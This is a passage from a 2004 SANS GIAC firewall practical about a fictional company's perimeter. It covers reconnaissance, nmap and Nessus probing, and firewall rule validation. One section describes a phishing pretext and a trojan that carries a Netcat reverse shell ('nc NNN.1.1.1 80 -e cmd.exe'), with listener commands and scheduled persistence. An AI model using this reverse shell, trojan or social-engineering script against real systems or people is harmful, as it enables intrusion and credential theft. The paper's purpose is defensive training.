After discussing the information gathering about security, it is our term to find some security information which might be useful for the following steps to pierce the defensive devices. This is so-called reconnaissance. One can find some public information about the target like the ISP information, the company name, the contact point or the company address. Those information can be get by using *whois* command on Unix systems or a web interface whois information server (http://www.whois.sc/ for example) to find the result of their registered IP addresses. It is usually normal to find the company name, IP address range, the ISP name and other contact information. It might be useful to use a search engine like Google to find other useful information related to the company. For example, it is also possible for attackers to find some information about the internal systems because administrators of GIAC enterprises post problems. If the administrator forgot to hide the problem related to the system by a forged IP address or other fake messages, the luck was given to attackers. In addition, the MX record of the DNS server of GIAC enterprises can be found. When attackers get some information like the contact information of the sales department, they might be able to do some social engineering attacks toward the GIAC enterprises. The social engineering attacks are usually useful when attacked people don't have enough computer experience. The scenario of stealing a password from GIAC enterprise could be as follows:
The attacker might be able to collect the phone number and the mail address of the manager of the sales department. He then sends a mail to this guy with

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

a title of emergency notice; this mail asks him to change to the default password (like 12345) for testing. If it is not succeeded, the attacker might try to trick him to do that stupid thing via a phone call. After that, something like password leaking might happen. What mentioned just above was just a simple thing, more sophisticated attacking methods can be launched as well. So, when public information of GIAC enterprises has been got, the risk of being comprised increases too. The best countermeasure against this is education. People on GIAC enterprises should be trained not to trust anyone without further verification.

3.4 Probing the network

It is also easy to get some information about one company by probing its network. First, I would like to use Nmap to do the probing. Nmap is a famous security tool to find out port's status (opened, closed or filtered) on the system. This tool has many functions which can be used to identify the OS type of that machine, the service type of the running serer and the generating ability of different kinds of packets. Here is the snapshot of Nmap taken from the *nmap –h* command.

```
Nmap 3.48 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

As you can seen in the snapshot, there are many options supported by Nmap to choose from. For example, the –sU option means to do a UDP port scan; the –sS option means to do a TCP SYN scan; the –P0 option means not to ping the host because some machines will not reply to an ICMP request. Additionally, the –sV and –O option can be used to identify the running service

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

and OS type of that machine; the –v option can produce more information about what is going on. For the ease of report managing, one can even output the scanning result to different types of files include normal, XML and grepable logs. We have found the grepable output file feature can be useful for finding a lot of victims to do the DoS attacks. Since information of one IP will be appeared in just one line, the extraction from the whole report can be easy. For example, the potential Mydoom worm infected hosts which have port 3127 open, the result of scanning from ten thousand IPs can be extracted by the interesting port (3127). Beside that, all options discussed above might be adopted by the author as well. Nmap tool can be downloaded at this URL: http://www.insecure.org/

Second, another famous network scanner, the Nessus, will be used too. Unlike Nmap, Nessus take a deeper view on the scanned system. That is, it will be trying to find the potential vulnerability resident on the system. It will not just do a port scanning (it can merged with Nmap to do the port scanning) but also try to find what security problems might be needed to solved. Its report will have useful reference for that problem. Here is a snapshot of selecting plugins for Nessus to check.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Fig 3, the Nessus plugins selecting graph

The plugins is much similar to the virus definition of anti-virus software. Nessus uses plugins to detect different vulnerabilities; plugins can be updated as one might have guessed. There are many valuable documents addressed the development or using of Nessus on its official site: http://www.nessus.org/. It is recommend that new users of Nessus to read the good articles written by *Harry Anderson* titled “Introduction to Nessus”. Those articles can be found at this URL: http://www.nessus.org/documentation.html.

After using those tools and methods to get the information, it might be able to get the information about what the external firewall is and what the servers are. The next step is to search on the CERT/CC or SecurityFocus web site by using the key words. The key words might be the name of the firewall type (Check point for example) or the name of the running application (IIS for example).

The commands used to probe the firewall would be:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

 # nmap –sS –sV –P0 1.1.1.6

where the 1.1.1.6 is the supposed IP address of the external firewall.

In this section, the scenario of probing servers of GIAC enterprises is as follows:

It is supposed that the IP address of the web server has been known, the next step is to do a full port range scanning (1-65535) to find out which port has been opened except the default port 80. The command used to do this is as follows, and the 1.1.1.7 is the supposed IP address of the web server.

 # nmap –sS –sV –P0 –p 1-65535 1.1.1.7

Unfortunately, the only opened port of this server is port 80 and 443. By using the NMAP, the banner of this web service can be got by using the option: sV. It is also necessary to use the Nessus to check the vulnerability of that service. Since the administrator of this server is a hard worker, there is no a usable security hole can be found currently. By the way, if an attacker only wants to know the banner of this web server. The following command can be used to do this if there is no other counter measure for prohibiting the server from answering it.

 # telnet 1.1.1.7 80

Trying 1.1.1.7...

Connected to 1.1.1.7.

Escape character is '^]'.

HEAD / HTTP/1.0

This command will help attackers get the banner information of the web server. Other service types might be got by other commands or telneting to that port and followed by several “Return” key strokes too. Since the telnet command is much similar to a normal connection, it is harder to be detected than the port scanning.

The counter measure of probing (port scanning) is to enable the DoS protection module (to block the large syn packets coming from that machine) of the firewall if it has one. If the firewall doesn’t have this function, the server being probed can install a tool like port sentry to protect itself by reacting strangely with the probing machine. This can fool with the attacker.

3.5 Attack on the firewall

It is supposed that the firewall type was gotten by the means listed in the previous section. The firewall is IPcop which is a complete Linux Distribution to provide an open source Linux firewall. After knowing this information, we can find any vulnerability related to that at the SecuityFocus site. Since the search

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

result doesn't display any bug or advisory about the IPcop, it might be necessary to find any vulnerability about the Linux kernel. Since the IPcop is based on Linux kernel 2.4, it might be a good choice to find any vulnerability related to Linux kernel 2.4 and try that. After checking the homepage of the IPcop, we have found there is a new DoS vulnerability appeared in March 2004. This problem is not only restricted to the IPcop but the OpenSSL package on many systems. Below is the summary of this problem from the us-cert.gov web site: Here is the URL:
http://www.us-cert.gov/cas/techalerts/TA04-078A.html

System affected	Applications and systems that use the OpenSSL SSL/TLS library
Overview	Several vulnerabilities in the OpenSSL SSL/TLS library could allow an unauthenticated, remote attacker to cause a denial of service.
Description	OpenSSL prior 0.9.6m or 0.9.7d contain a null-pointer assignment in the do_change_cipher_spec() function. By performing a specially crafted SSL/TLS handshake, an attacker could cause OpenSSL to crash, which may result in a denial of service
Impact	An unauthenticated, remote attacker could cause a denial of service in any application or system that uses a vulnerable OpenSSL SSL/TLS library.

Since this firewall is the primary firewall, it is assumed that this system is patched in a very short time. Additionally, it is shown in the port scanning process, the firewall is not opening any port for the access from the Internet. That is, it is very difficult to use the OpenSSL flaw to shut down the firewall since there is no opening port for us to connect and react with the flaw library file. It is appeared that this vulnerability can not be used by us to attack this firewall.

3.6 Attack on the web server

By using Nessus and Nmap (with –sV option) in the section of probing network, we have known the IIS 5.1 might be used as the web server of GIAC enterprises. Since we only found that port 80 and 443 was opened during the network probing process. It is not a useful way to exploit the web server by using the RPC DCOM flaw (MS 03-026 or MS 03-039 for example). We can only depend on the IIS flaw itself to comprise this machine directly. After searching at the SecurityFocus site (http://www.securityfocus.com/bid/keyword/) by using IIS as the keyword, the most useful one is the **"**Microsoft IIS Unspecified Remote Denial of Service

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Vulnerability" vulnerability. The bid number of this is 9660 which means this information can be found at this URL: http://www.securityfocus.com/bid/9660 By checking out this vulnerability, this is shown that this vulnerability is related to only IIS 5.0 not IIS 5.1. Since we still want to try this exploit code for checking if it works or not. The exploit code downloaded from that site was used to attack this web server. After the exploit code has executed, nothing happened. The web server was still running well. That is, it is believed that this exploit code could not be used to affect this web server.

3.7 Compromise an internal system

In this section, it is very difficult to compromise an internal system by normal way. It is very hard for an attacker to connect to an internal system when there are defensive devices in front of them. It would be even harder for attackers to break into it if there is a NAT translation for the internal system to connect the Internet. So, it is impossible for attackers to compromise an internal system, isn't it? Not exactly, it can still happen by other method. For example, the social engineering attack can be used to trick the employee to install a trojan code. When it is running, it can be used to collect private information or valuable data. Here is an example by using a well known tool called Netcat to provide a remote control function for an internal system which is located in the network 10.10.10.0/24.

First, write a trojan code with the Netcat enclosed in it. For example, design a code like power point file to demo some pictures but has the Netcat binary file in it. Second, do a social engineering to the person who is not very careful about strange software. Then, persuade him to install our trojan code. How to do that? For example, it would be successful if we make him believe that this executive Trojan code is for demonstrating our new production. He will be likely to execute it. Since we have defined the IP address and port that Netcat will be connecting, this setting will be installed together. When it is installed, every time the system is started or we can use the *at* command to let the Netcat to run regularly (every 30 minutes to launch once, for example). We would like to design an *at* command to run the Netcat every 30 minutes if there no Netcat running on the system recently. We can retain access to the machine. For the purpose of demonstration, let's suppose that the IP address and port of the remote machine where the attacker is on are NNN.1.1.1 and 80. The internal system located inside the firewall is 10.10.10.2. If everything is right, this machine will execute the following command without the permission of the local administrator.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

nc NNN.1.1.1 80 -e cmd.exe


Third, in the remote machine (NNN.1.1.1), execute the following commands in MSDOS mode:

nc -L -p 80 -vv | nc -L 127.0.0.1 -p 5000

and

nc 127.0.0.1 5000

The first line will provide an environment for the attacker to input the command. The second line will provide an environment for displaying the result of input command. Now, commands input in the input part will actually executed by the internal system and the result will be displayed on the output part. Next, it can be used to download other hacking tools (Pstool for example) to attack other machines. The scope of damage is depending on the attacker's imagination. Here is the logical diagram about this example.



Countermeasure of compromising an internal system

There are some advices about this risk. First, train the staff not to execute any strange software. Second, verify the firewall or IDS logs more carefully because the behavior of backdoor or trojan is usually periodically. For instance, many reverse remote control attacks will try to send packets to outside for notifying the important information (that is, I am still alive, please control me, I am glad to serve you) to the attacker. Finally, if there is a host auditing tool installed, it might be helpful to find unexpected behaviors. The web proxy design of our GIACE can also help to mitigate this problem. Since the only allowed outgoing packets in our design is the FTP, SSH and the web access (the web proxy only). If the attacker wants to use the same port (port 80) to the remote machine, it will not work. If the attacker choose port 21 or 22, it is still hard for us to stop him. The periodically and continuous connection to remote machine's port 21 and 22 is still a trustful clue to find this attack.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment VI – Verify the Firewall Policy

4.1 Validation Procedure

In this assignment, the proposed GIACE design will be validated. This procedure is approved by the CEO of GIACE. He is very interesting in our GIACE architecture and wants to know if the design is acceptable. After talking with him, we have proposed the validation procedures are as follows: This procedure is agreed by the CEO of GIACE.

- Validation of the perimeter router

The ACLs of the router from the inside or outside of the router will be verified.

- Validation of the external firewall

The firewall rules of the PIX firewall from the outside, inside and dmz_E interface will be verified.

- Validation of the internal firewall

The firewall rules of the OpenBSD system from the external, private, and dmz_I interface will be verified.

The tools include will be used to in this assignment are as follows:

Nmap, Tcpdump

Note 1: Those tools will not all be used in each following section.

Note 2: The testing will be launched on Saturday evening and the testing diagrams are listed in the bottom of each section. The reason to choose this time (Saturday evening) is for reducing impact on GIACE as small as possible. Although it might not make the validated system to fail, it is still safer to choose the time out of business like Saturday evening to do the test.

Note 3: The cost of doing this test will cost very little since we are supposed to buy expensive network auditing tool. GIACE is a starting company, and it is hard for this company to afford that kind of tools. The supposed tools used to do this job is NMAP and TCPDUMP as mentioned above, those are all free tools.

4.2 Validation of the perimeter router

- Examination from the outside interface

In this section, Nmap will be used to verify if the router are working as expectation. It is assumed that the testing machine (the tester) will try to connect the PIX firewall which is behind the router. Since the PIX firewall will not response to TCP/UDP connection, it is impossible for the tester to find out any open ports. To make the testing become more accurate, the HIDS which is attached to the hub will be used to find if there is any unusually traffic. In the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

time of testing, the line between the router and the ISP will be offline for a while. Then, another borrowed router will be connected with the GIACE router via the serial ports. The tester is attached to the borrowed router's Ethernet interface. After completing the setting of the routing, the line between those two routers should be up. Next, the tester starts to send packets to the perimeter router. There is the Nmap command to scan the PIX firewall by using a bogus source address.

 # nmap –S 192.168.0.1 –e fxp0 –P0 NNN.69.37.2

 # nmap –S 172.16.0.1 –e fxp0 –P0 NNN.69.37.2

 # nmap –S 10.0.0.1 –e fxp0 –P0 NNN.69.37.2

Those commands will ask the Nmap to send packets with the IP address followed the –S option to as the source IP address.

When those packets sent to the router, they are filtered out by the router. So the following command trying to catch any packets toward the IP address of NNN.69.37.2 (the IP address of the PIX outside interface) will get nothing. This command are executed on the NIDS machine.

 # tcpdump –i fxp0 host NNN.69.37.2

In addition, looking the messages logged by the log server (the logs are produced by the border router) will get the following information or something similar to reflect the denying.

%SEC-6-IPACCESSLOGS: list antispoof denied 192.168.0.1 1 packet

%SEC-6-IPACCESSLOGS: list antispoof denied 172.16.0.1 1 packet

%SEC-6-IPACCESSLOGS: list antispoof denied 10.0.0.1 1 packet

Next, if we are not using the spoof option (-S) in the Nmap, the scanning packets generated by the Nmap can pass through the router.

The command is:

 # nmap –sS –P0 NNN.69.37.2

Then, the result of the *tcpdump* command launched on the NIDS includes something as follows. This means the port 25, 80 and 722 on the PIX firewall are being probed.


NNN.69.38.1.51697 > NNN.69.37.2.80: S 1706317334:1706317334(0) win 1024

NNN.69.38.1.52348 > NNN.69.37.2.25: S 1867880795:1867880795(0) win 1024

NNN.69.38.1.54414 > NNN.69.37.2.722: S 3406834795:3406834795(0) win 1024

The simple diagram to show this testing is as follows:


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Note: By doing this test toward the router. Something has been found. That is, although the IP addresses listed in the GIACE assignment has blocked many unroutable packets form coming to the GIACE, there are still many unallocated IP address hold by the IANA should be blocked too. ***That is, those IP addresses should be considered to filter out for mitigating the firewall loading and DoS attack. Since attackers might use those IP addresses to help IP spoofing attack, it is better to filter those out. It would be safe to do this since those IP addresses are not supposed appearing in normal packets.***

- Examination from the inside interface

The testing in this section has a similar environment. In this section, the simulated connection between the GIACE perimeter router and the borrowed router is still up. But the test machine will be attached in the hub inside the GIACE network, and the NIDS is also attached to this hub. When the Nmap are trying to send a packet with an unregistered IP address, it will be blocked since it is not belonged to the IP address rang of NNN.69.37.0/28. The only way to send packets out is not to use a spoof IP address as its source. The router will log the event of blocking those packets. The log is something like the one shown in the previous section. The simple logical diagram of this test is as follows.



4.3 Validation of the external firewall (PIX firewall)

- Examination from the outside interface

In this section, the first is to check the PIX firewall rules from the outside interface. In this examination, the test machine is still attached at the hub. An unused IP (NNN.69.37.8 for example) will be lent for it to send packets toward the PIX outside interface. By using the Nmap command like this, it can be know all the servers located in the dmz_E zone of the PIX firewall.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

 # nmap –sS sU –P0 –sV –p 1-65535 NNN.69.37.2-7

The result against the PIX firewall itself shows there is no ports opened on it.
The result against to the DNS server would include this:

Interesting ports on NNN.69.37.3:

53/tcp open domain ISC Bind Unknown

The result against to the SFTP server would include this:

Interesting ports on NNN.69.37.5:

22/tcp filtered ssh

Although the SSH daemon is really enabled on this server, we will not see a open status. This is because we didn't use the IP addresses of suppliers or partners; we were not allowed to connect to this port. This is a correct result.

The result against to the mail server would include this:

Interesting ports on NNN.69.37.4:

25/tcp open smtp Sendmail 8.12.10/8.12.10

587/tcp open smtp Sendmail 8.12.10/8.12.10


The result against to the reverse web server would include this:

Interesting ports on NNN.69.37.6:

80/tcp open smtp apache1.3.31 ((Unix) PHP/4.3.7 mod_ssl/2.8.18 OpenSSL/0.9.7d)

443/tcp open smtp apache1.3.31 ((Unix) PHP/4.3.7 mod_ssl/2.8.18 OpenSSL/0.9.7d)

After checking every port between NNN.69.37.2 to NNN.69.37.7, it can be know that the firewall has blocked all unnecessary ports from outside to those servers. It is also blocked every port on the firewall itself.



- Examination from the inside interface

In this section, the testing is changed to test from the inside interface of the PIX firewall. Since it is allowed that different servers attached to this interface have different rights to access the Internet. For example, the FTP proxy server is allowed to connect FTP servers on the Internet while the web proxy server is allowed to send its http request to the Internet. The test launched here will be a machine which has the same IP address as the web proxy server trying to

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

telnet a FTP server's port 21. If it succeeds, it will be a warning that the firewall access control is not correct. This can be accomplished by the following commands:


> ifconfig

inet 10.0.1.3

> telnet ftp.freebsd.org

ftp.freebsd.org: operation timeout

Next, we change this scenario to using the IP address of the FTP proxy server, and trying to connect to a web server on the Internet, it fails again. This means the rules are correctly set.



- Examination from the dmz_E interface


There are many important servers located in the dmz_E zone. In this zone, only mail and DNS server can initiate packets toward the Internet. It is because that the mail server needs to send mails to outside network, while the DNS server might need to make a DNS request to other DNS servers. All other servers are disallowed to initiate packets to the Internet for security. Additionally, servers on this zone need to transfer logs can send logs to the log server (10.0.1.2). The similar examination method will be used in this section. That is, A server with B address is trying to get the right granted to server B. Without surprise, the result is much the same as the previous section. The PIX firewall will not allow attackers to do this trick. The next examination is to verify that the log server can be connected by UDP port 514. The commands are as follows:

 # nmap -sU -p 514 10.0.1.2

Interesting ports on 10.0.1.2:

PORT STATE SERVICE

514/udp open syslog



4.4 Validation of the internal firewall (OpenBSD + PF)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The examination in the internal firewall is similar to the examination on the external firewall. There are different sections for discussing different situations.

♦ Examination from the external interface

For a packet which is toward the external interface, the only allowed packet is the one toward 10.0.1.2 UDP port 514 and the reply of the previous request packet leaving the interface. There is no other kind of packets can enter this interface. In this section, we will do port scanning to the firewall itself to see whether there is any other open ports. Using the following commands toward the firewall to get the result:

 # nmap –sS –sU –P0 –p 1-65535 10.0.1.2

Note: the following messages are the extract of the full report


PORT STATE SERVICE

514/udp open syslog

49152/tcp closed

49153/tcp closed

In this example, the TCP and UDP scan are executed. There are UDP port 514 opened (for log server) and many upper TCP ports (port upper than 49152) are marked as close but not filtered. This reminds the author of this assignment that those upper TCP ports are not protected by the PF because of the FTP proxy supporting on the OpenBSD firewall. The port range is between 49152 and 65535. Since the author wants to tight up that range of ports, the sysctl variables, the *net.inet.ip.porthifirst* and *net.inet.ip.porthilast* is set to be narrower. The former directive used to set the beginning port (the default is 49152), while the latter directive used to set the end port (65535 is the default value).



♦ Examination from the private interface

In this section, it is defined that users on the private zone can not access web servers on the Internet without the support of the web proxy. Particular users on this zone also have the rights to access servers on the dmz_I zone or dmz_E zone. By having this information in mind, the examination of this section would be using a testing machine to access the Internet directly.

> ifconfig

inet 192.168.0.2

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

> telnet www.freebsd.org 80

ftp.freebsd.org: operation timeout

Since there is already a block rule in place for avoiding users to access the web server on the Internet directly, the job to connect the www.freebsd.org port 80 fails.




♦ Examination from the dmz_I interface

The final section to examination the internal firewall is to check the firewall rules in the dmz_I zone. In this zone, only web proxy server and DNS server can send packets toward the Internet. There are no servers can send connection requests from the dmz_I zone to the private zone. The test is to connect from the Windows server on this zone to the Internet. Since the windows server is not allowed by the router ACLs; the PIX firewall rules and OpenBSD firewall rules to find its Windows neighbors on the Internet, it is unlikely to succeed. The command to test this is to use the Windows to connect to another Windows machine on the Internet.

C:\>net use \\NNN.33.33.1\c$ /USER:administrator

There is no response after inputting this command since the port has been blocked.

The diagram is as follows:



4.5 Conclusion

After the total validation, the CEO of GIACE is glad that all requirements talked before are all guaranteed and conformed. He is also appreciated that the testing can be done without costing much. Although there are some parts in our design needed to improve, the design does satisfy the requirements of GIACE. One of the most important parts that need to improve is to add some rules to filter out IP addresses which are not allocated yet. There is one thing bad for doing this. That is, the administrator needs to check the IP allocation information from ARIN. It might be an annoyance thing if the change of data is

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

quick. It might also block a legitimate connection if the access rules of GIACE do not change as soon as the IP allocation data changes. This is a decision the manager or the boss of GIACE need to make. There is not an easy question and needs a further discussion. No matter what is the chosen decision, the proposed design in this paper can be used with only little modification or not.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Reference:

Adam Payne, "*SANS GIAC Firewall and Perimeter Protection Practical Assignment*" Available at: http://www.giac.org/practical/Adam_Payne.doc

Scott D. Winters, "Securing the Perimeter with Cisco IOS 12 Routers" Available at: http://www.giac.org/practical/Scott_Winters_gcfw.doc

Cisco Systems. "*How to Configure the Cisco VPN Client to PIX with AES"* Available at: http://www.cisco.com/en/US/products/sw/secursw/ps2308/PIXConfig

Jacek Artymiak, "*Patching OpenBSD"* Available at: http://www.onlamp.com/pub/a/bsd/2003/01/16/ssn_openbsd.html

"PF: The OpenBSD Packet Filter" Available at: http://www.openbsd.org/faq/pf/index.html

Andrew Burr, "GIAC Certified Firewall Analyst Practical Assignment" Available at: http://www.giac.org/practical/GCFW/Andrew_Burr_GCFW.pdf

Ron Young, "GIAC Certified Firewall Analyst Practical Assignment" Available at: http://www.giac.org/practical/GCFW/Ron_Young_GCFW.pdf

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.